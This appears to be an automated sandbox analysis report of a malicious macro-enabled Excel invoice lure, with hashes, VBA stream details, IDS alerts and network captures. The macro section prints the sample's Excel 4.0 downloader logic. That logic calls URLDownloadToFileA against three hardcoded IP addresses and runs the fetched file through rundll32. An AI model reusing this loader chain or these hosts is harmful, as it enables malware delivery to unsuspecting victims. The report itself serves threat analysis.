SHA256:	06b4a994cc6b9629775ebfcf818cd44267af85d7515980d4edc3c174ac47b6da
SHA512:	49dd09144dcd2a2564545636491fd4a86c0b7263702d0ccdaa846795ea5d039df832dbf510f02c65e08c62b37e2e21540f8fe833925996a39b3db55914fc5673
SSDEEP:	3072:1kYvKINbjvw548LMb/oqKO8NnS8+60Kc+ECx:WAbT648LM7D98Np+EdECx
File Content Preview:	PK.....!."..R....*.....[Content_Types].xml ...(..... ....

File Icon



Icon Hash:	74ecd0e2f696908c

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/404114/sample/Outstanding-Debt-1754918061-05042021.xlsm"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Author:	Rabota
Last Saved By:	Noped
Create Time:	2015-06-05T18:19:34Z
Last Saved Time:	2021-05-04T08:11:27Z
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0300

Streams with VBA

VBA File Name: Blasr.bas, Stream Size: 1166

General	
Stream Path:	VBA/Blasr
VBA File Name:	Blasr.bas
Stream Size:	1166
Data ASCII:	. . . . . z . . . . . ^ . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 7a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 81 02 00 00 fd 03 00 00 00 00 00 01 00 00 00 1c cc 5e 9c 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"Blasr"
Application.Run
Attribute
Auto_Open()
VB_Name
Private

VBA Code

VBA File Name: Briks.cls, Stream Size: 990

General	
Stream Path:	VBA/Briks
VBA File Name:	Briks.cls
Stream Size:	990
Data ASCII:	. . . . . - . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 01 00 00 00 1c cc 1e a1 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Briks"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Byutut.bas, Stream Size: 1056

General	
Stream Path:	VBA/Byutut
VBA File Name:	Byutut.bas
Stream Size:	1056
Data ASCII:	. . . . . R . . . . . Y . . . . . ; G . . . . . x . . . . . M E . . . . .

General	
Data Raw:	01 16 03 00 00 f0 00 00 00 52 03 00 00 d4 00 00 00 b0 01 00 00 ff ff ff ff 59 03 00 00 f5 03 00 00 00 00 00 00 01 00 00 00 1c cc 3b 47 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
VB_Name
"Byutut"

VBA Code

VBA File Name: Class1.cls, Stream Size: 1151

General	
Stream Path:	VBA/Class1
VBA File Name:	Class1.cls
Stream Size:	1151
Data ASCII:	. . . . Z . . . . a . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 5a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff 61 03 00 00 c5 03 00 00 00 00 00 00 01 00 00 00 1c cc a3 ac 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class2.cls, Stream Size: 999

General	
Stream Path:	VBA/Class2
VBA File Name:	Class2.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . ~ . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc 7e e9 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name

Keyword
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Class3.cls, Stream Size: 999

General	
Stream Path:	VBA/Class3
VBA File Name:	Class3.cls
Stream Size:	999
Data ASCII:	. . . . - . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc c8 17 00 00 ff ff 01 00 00 00 80 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Kikide.cls, Stream Size: 1249

General	
Stream Path:	VBA/Kikide
VBA File Name:	Kikide.cls
Stream Size:	1249
Data ASCII:	. . . .) . . . . R . . . . . # . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 9a 03 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff a1 03 00 00 29 04 00 00 00 00 00 00 01 00 00 00 1c cc 52 09 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
"Kikide"
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace

Keyword
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1526

General	
Stream Path:	VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1526
Data ASCII:	. . . . . + ... { \\ . . B . H N . . . . . I . . . . . O < . * N . 7 { / a . . . 0 $ . . . v . K . . . . 1 . . . . . h : . . L N . . V = . 5 . H . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 00 01 00 00 9e 04 00 00 e4 00 00 00 84 02 00 00 ff ff ff ff a5 04 00 00 09 05 00 00 00 00 00 00 01 00 00 00 1c cc 2b 09 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 7b 5c fd e6 42 8a 48 4e aa cd df d6 fd 49 99 1c 83 98 07 4f 3c d6 2a 4e ad 37 7b 2f 61 a2 ba cd 30 24 1b a6 ea 76 1d 4b a3 81 e7 c2 31

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Vrest.bas, Stream Size: 679

General	
Stream Path:	VBA/Vrest
VBA File Name:	Vrest.bas
Stream Size:	679
Data ASCII:	. . . . . " . . . . .) . . . } . . . . . ' . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 22 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 29 02 00 00 7d 02 00 00 00 00 00 00 01 00 00 00 1c cc 27 ea 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
Attribute
"Vrest"
VB_Name

VBA Code

VBA File Name: Vsewd.cls, Stream Size: 990

General	
Stream Path:	VBA/Vsewd

General	
VBA File Name:	Vsewd.cls
Stream Size:	990
Data ASCII:	. . . . . - . . . . . # . . . . . x . . . . . M E . . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 d2 02 00 00 d4 00 00 00 00 02 00 00 ff ff ff ff d9 02 00 00 2d 03 00 00 00 00 00 00 01 00 00 00 1c cc b2 ae 00 00 ff ff 23 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
"Vsewd"
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 856

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	856
Entropy:	5.31019504221
Base64 Encoded:	True
Data ASCII:	I D = " { 4 4 8 1 7 C A 7 - 1 5 D A - 4 D 2 5 - B 4 C E - 4 7 0 F 9 E A 0 E 5 D F } " . . D o c u m e n t = K i k i d e / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = B r i k s / & H 0 0 0 0 0 0 0 0 . . M o d u l e = B y u t u t . . D o c u m e n t = V s e w d / & H 0 0 0 0 0 0 0 0 . . C l a s s = C l a s s 1 . . C l a s s = C l a s s 2 . . C l a s s = C l a s s 3 . . M o d u l e = B l a s r . . M o d u l e = V r e s t . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4
Data Raw:	49 44 3d 22 7b 34 34 38 31 37 43 41 37 2d 31 35 44 41 2d 34 44 32 35 2d 42 34 43 45 2d 34 37 30 46 39 45 41 30 45 35 44 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 4b 69 6b 69 64 65 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 42 72 69 6b 73 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 42 79 75 74 75 74 0d 0a 44 6f 63 75 6d 65 6e 74 3d 56 73 65 77

Stream Path: PROJECTwm, File Type: data, Stream Size: 209

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	209
Entropy:	3.32661660177
Base64 Encoded:	False
Data ASCII:	K i k i d e . K . i . k . i . d . e . . . B r i k s . B . r . i . k . s . . . B y u t u t . B . y . u . t . u . t . . . V s e w d . V . s . e . w . d . . . C l a s s 1 . C . l . a . s . s . 1 . . . C l a s s 2 . C . l . a . s . s . 2 . . . C l a s s 3 . C . l . a . s . s . 3 . . . B l a s r . B . l . a . s . r . . . V r e s t . V . r . e . s . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . . .
Data Raw:	4b 69 6b 69 64 65 00 4b 00 69 00 6b 00 69 00 64 00 65 00 00 00 42 72 69 6b 73 00 42 00 72 00 69 00 6b 00 73 00 00 00 42 79 75 74 75 74 00 42 00 79 00 75 00 74 00 75 00 74 00 00 00 56 73 65 77 64 00 56 00 73 00 65 00 77 00 64 00 00 00 43 6c 61 73 73 31 00 43 00 6c 00 61 00 73 00 73 00 31 00 00 00 43 6c 61 73 73 32 00 43 00 6c 00 61 00 73 00 73 00 32 00 00 00 43 6c 61 73 73 33 00 43

Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	..............................Microsoft Forms 2.0 Form.....Embedded Object......9.q............
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 266

General	
Stream Path:	UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	266
Entropy:	4.62034133633
Base64 Encoded:	True
Data ASCII:	VERSION 5.00..Begin {C62A69F0-16DC-11CE-9E98-00AA00574A4F} UserForm1 .. Caption = "UserForm1".. ClientHeight = 3015.. ClientLeft = 120.. ClientTop = 465.. ClientWidth = 4560.. StartUpPosition = 1 'CenterOw
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: UserForm1/f, File Type: data, Stream Size: 38

General	
Stream Path:	UserForm1/f
File Type:	data
Stream Size:	38
Entropy:	1.54052096453
Base64 Encoded:	False
Data ASCII:	.........}..k.........................
Data Raw:	00 04 18 00 00 0c 00 08 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/o, File Type: empty, Stream Size: 0

General	
Stream Path:	UserForm1/o
File Type:	empty
Stream Size:	0
Entropy:	0.0
Base64 Encoded:	False
Data ASCII:	
Data Raw:	

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4263

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4263
Entropy:	4.38205341073
Base64 Encoded:	False
Data ASCII:	.a............................. .*.\\.G.{.0.0.0.2.0.4.E.F.-.0.0.0.0.-.0.0.0.0.-.C.0.0.0.-.0.0.0.0.0.0.0.0.0.0.4.6.}.#.4...2.#.9.#.C.:.\\.P.r.o.g.r.a.m. .F.i.l.e.s.\\.C.o.m.m.o.n. .F.i.l.e.s.\\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\\.V.B.A.\\.V.B.A.7...1.\\.V.B.E.7.

General	
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 05 00 02 00 20 01 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/dir, File Type: data, Stream Size: 1024

General	
Stream Path:	VBA/dir
File Type:	data
Stream Size:	1024
Entropy:	6.73319737871
Base64 Encoded:	True
Data ASCII:	. . . . . 0 * . . . . . p . . H . . . . . d . . . . . V B A P r o j e . c t . . 4 . . @ . . j . . . = ... r . . . . b . . . . . J < . . . . . r . s t d o l e > . . . s . t . d . o . . l . e . . . h . % . ^ . . * \ \ G { 0 0 . 0 2 0 4 3 0 - . . . . . C . . . . . 0 0 4 . 6 } # 2 . 0 # 0 . # C : \ \ W i n d . o w s \ \ S y s t e m 3 2 \ \ . e 2 . . t l b # O L E . A u t o m a t i . o n . ` . . . E O f f D i c . E O . f . . i . . c . E . . . . . E . 2 D F 8 D 0 4 C . -
Data Raw:	01 fc b3 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 be 20 84 62 0e 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Macro 4.0 Code

,,"=CONCATENATE(AF80,AG80,AH78,AG78,AG79)",,,,,,"=CONCATENATE(AF80,AG81,AH78,AG78,AG79)",,1,,,,"=CONCATENATE(AF80,AG82,AH78,AG78,AG79)",,9,,,,,,"=ON.TIME(NOW()+""00:00:02"",""Grestes"")",,,,d,=NOW(),,,,,at,"=FORMULA(AG85&AG86&AG92,AI83)",,,,"=""http://"""",""=""91.211.91.81/"""",,,,=HALT(),,,"=""5.34.179.36/"""",,,,,,""=""45.153.229.23/"""",,uRlMon,,,,,,,,,,,,JJCCBB,,,,"=""URLDo""",,Belandes,,,,"=""wnloadT""""",,,,,,,,=GOTO(Blodas!G6),,,,,,,,..\Ladfge.VDGfwr,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=""oFileA""""",,,,

"=REGISTER(Nyukasl!AI82,Nyukasl!AI83,Nyukasl!AI84,Nyukasl!AI85,,Nyukasl!AI75,9)""=Belandes(0,Nyukasl!AG74,Nyukasl!AI88,0,0)""=IF(G12<0, Belandes(0,Nyukasl!AG75,Nyukasl!AI88,0,0))""=IF(G13<0, Belandes(0,Nyukasl!AG76,Nyukasl!AI88,0,0))""=IF(G14<0,CLOSE(0),)"=GOTO(Jioka!H4)


,"=""rund""""",,"=""ll32 ..\Ladfge.VDGfwr,DllReg""""","=""isterServer""""",,,,,=PI()=EXEC(I7&I9&I10)=PI(),,,,=HALT(),

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-18:12:54.663581	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49165	91.211.91.81	192.168.2.22
05/04/21-18:12:55.411134	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49166	5.34.179.36	192.168.2.22
05/04/21-18:12:55.632035	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	45.153.229.23	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:18:30.117866993 CEST	49710	80	192.168.2.5	91.211.91.81
May 4, 2021 18:18:30.201510906 CEST	80	49710	91.211.91.81	192.168.2.5
May 4, 2021 18:18:30.201611042 CEST	49710	80	192.168.2.5	91.211.91.81
May 4, 2021 18:18:30.202322006 CEST	49710	80	192.168.2.5	91.211.91.81
May 4, 2021 18:18:30.286004066 CEST	80	49710	91.211.91.81	192.168.2.5
May 4, 2021 18:18:30.353199005 CEST	80	49710	91.211.91.81	192.168.2.5
May 4, 2021 18:18:30.353379011 CEST	49710	80	192.168.2.5	91.211.91.81
May 4, 2021 18:18:30.359532118 CEST	49711	80	192.168.2.5	5.34.179.36
May 4, 2021 18:18:30.506668091 CEST	80	49711	5.34.179.36	192.168.2.5
May 4, 2021 18:18:30.506772041 CEST	49711	80	192.168.2.5	5.34.179.36
May 4, 2021 18:18:30.507437944 CEST	49711	80	192.168.2.5	5.34.179.36
May 4, 2021 18:18:30.652296066 CEST	80	49711	5.34.179.36	192.168.2.5
May 4, 2021 18:18:31.058928013 CEST	80	49711	5.34.179.36	192.168.2.5
May 4, 2021 18:18:31.059113979 CEST	49711	80	192.168.2.5	5.34.179.36
May 4, 2021 18:18:31.512852907 CEST	49712	80	192.168.2.5	45.153.229.23
May 4, 2021 18:18:31.578047991 CEST	80	49712	45.153.229.23	192.168.2.5
May 4, 2021 18:18:31.578244925 CEST	49712	80	192.168.2.5	45.153.229.23
May 4, 2021 18:18:31.583070040 CEST	49712	80	192.168.2.5	45.153.229.23
May 4, 2021 18:18:31.647933960 CEST	80	49712	45.153.229.23	192.168.2.5
May 4, 2021 18:18:31.703550100 CEST	80	49712	45.153.229.23	192.168.2.5
May 4, 2021 18:18:31.703784943 CEST	49712	80	192.168.2.5	45.153.229.23
May 4, 2021 18:19:35.353192091 CEST	80	49710	91.211.91.81	192.168.2.5
May 4, 2021 18:19:35.353251934 CEST	49710	80	192.168.2.5	91.211.91.81
May 4, 2021 18:19:36.056477070 CEST	80	49711	5.34.179.36	192.168.2.5
May 4, 2021 18:19:36.056592941 CEST	49711	80	192.168.2.5	5.34.179.36
May 4, 2021 18:19:36.702625036 CEST	80	49712	45.153.229.23	192.168.2.5
May 4, 2021 18:19:36.702742100 CEST	49712	80	192.168.2.5	45.153.229.23
May 4, 2021 18:20:10.936978102 CEST	49712	80	192.168.2.5	45.153.229.23
May 4, 2021 18:20:10.937933922 CEST	49711	80	192.168.2.5	5.34.179.36
May 4, 2021 18:20:10.939465046 CEST	49710	80	192.168.2.5	91.211.91.81
May 4, 2021 18:20:11.002485991 CEST	80	49712	45.153.229.23	192.168.2.5
May 4, 2021 18:20:11.023432970 CEST	80	49710	91.211.91.81	192.168.2.5
May 4, 2021 18:20:11.082885027 CEST	80	49711	5.34.179.36	192.168.2.5

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:18:07.786973000 CEST	53	65307	8.8.8.8	192.168.2.5
May 4, 2021 18:18:08.609707117 CEST	64344	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:08.655838966 CEST	62060	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:08.666712046 CEST	53	64344	8.8.8.8	192.168.2.5
May 4, 2021 18:18:08.706659079 CEST	53	62060	8.8.8.8	192.168.2.5
May 4, 2021 18:18:08.841675997 CEST	61805	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:08.899843931 CEST	53	61805	8.8.8.8	192.168.2.5
May 4, 2021 18:18:09.643723011 CEST	54795	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:09.692467928 CEST	53	54795	8.8.8.8	192.168.2.5
May 4, 2021 18:18:11.431610107 CEST	49557	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:11.480973959 CEST	53	49557	8.8.8.8	192.168.2.5
May 4, 2021 18:18:11.987588882 CEST	61733	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:12.041505098 CEST	53	61733	8.8.8.8	192.168.2.5
May 4, 2021 18:18:12.531738043 CEST	65447	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:12.585551977 CEST	53	65447	8.8.8.8	192.168.2.5
May 4, 2021 18:18:13.502540112 CEST	52441	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:13.554553032 CEST	53	52441	8.8.8.8	192.168.2.5
May 4, 2021 18:18:14.342191935 CEST	62176	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:14.393733978 CEST	53	62176	8.8.8.8	192.168.2.5
May 4, 2021 18:18:19.579346895 CEST	59596	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:19.628041029 CEST	53	59596	8.8.8.8	192.168.2.5
May 4, 2021 18:18:20.502357006 CEST	65296	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:20.554048061 CEST	53	65296	8.8.8.8	192.168.2.5
May 4, 2021 18:18:20.971335888 CEST	63183	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:21.054374933 CEST	53	63183	8.8.8.8	192.168.2.5

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 18:18:21.523596048 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:21.604015112 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 18:18:22.536772013 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:22.585417986 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 18:18:23.536621094 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:23.594793081 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 18:18:25.315774918 CEST	56969	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:25.370491982 CEST	53	56969	8.8.8.8	192.168.2.5
May 4, 2021 18:18:25.556772947 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:25.635109901 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 18:18:27.547667027 CEST	55161	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:27.596299887 CEST	53	55161	8.8.8.8	192.168.2.5
May 4, 2021 18:18:29.568588018 CEST	60151	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:29.625710964 CEST	53	60151	8.8.8.8	192.168.2.5
May 4, 2021 18:18:37.324697018 CEST	54757	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:37.419667006 CEST	53	54757	8.8.8.8	192.168.2.5
May 4, 2021 18:18:46.608212948 CEST	49992	53	192.168.2.5	8.8.8.8
May 4, 2021 18:18:46.656831980 CEST	53	49992	8.8.8.8	192.168.2.5
May 4, 2021 18:19:01.440752029 CEST	60075	53	192.168.2.5	8.8.8.8
May 4, 2021 18:19:01.502223015 CEST	53	60075	8.8.8.8	192.168.2.5
May 4, 2021 18:19:32.603543043 CEST	55016	53	192.168.2.5	8.8.8.8
May 4, 2021 18:19:32.652379990 CEST	53	55016	8.8.8.8	192.168.2.5
May 4, 2021 18:19:38.455166101 CEST	64345	53	192.168.2.5	8.8.8.8
May 4, 2021 18:19:38.516515017 CEST	53	64345	8.8.8.8	192.168.2.5
May 4, 2021 18:19:54.134036064 CEST	57128	53	192.168.2.5	8.8.8.8
May 4, 2021 18:19:54.208677053 CEST	53	57128	8.8.8.8	192.168.2.5
May 4, 2021 18:20:16.957983971 CEST	54791	53	192.168.2.5	8.8.8.8
May 4, 2021 18:20:17.006778002 CEST	53	54791	8.8.8.8	192.168.2.5
May 4, 2021 18:20:19.371716022 CEST	50463	53	192.168.2.5	8.8.8.8
May 4, 2021 18:20:19.432132959 CEST	53	50463	8.8.8.8	192.168.2.5

HTTP Request Dependency Graph

- 91.211.91.81
- 5.34.179.36
- 45.153.229.23

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49710	91.211.91.81	80	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
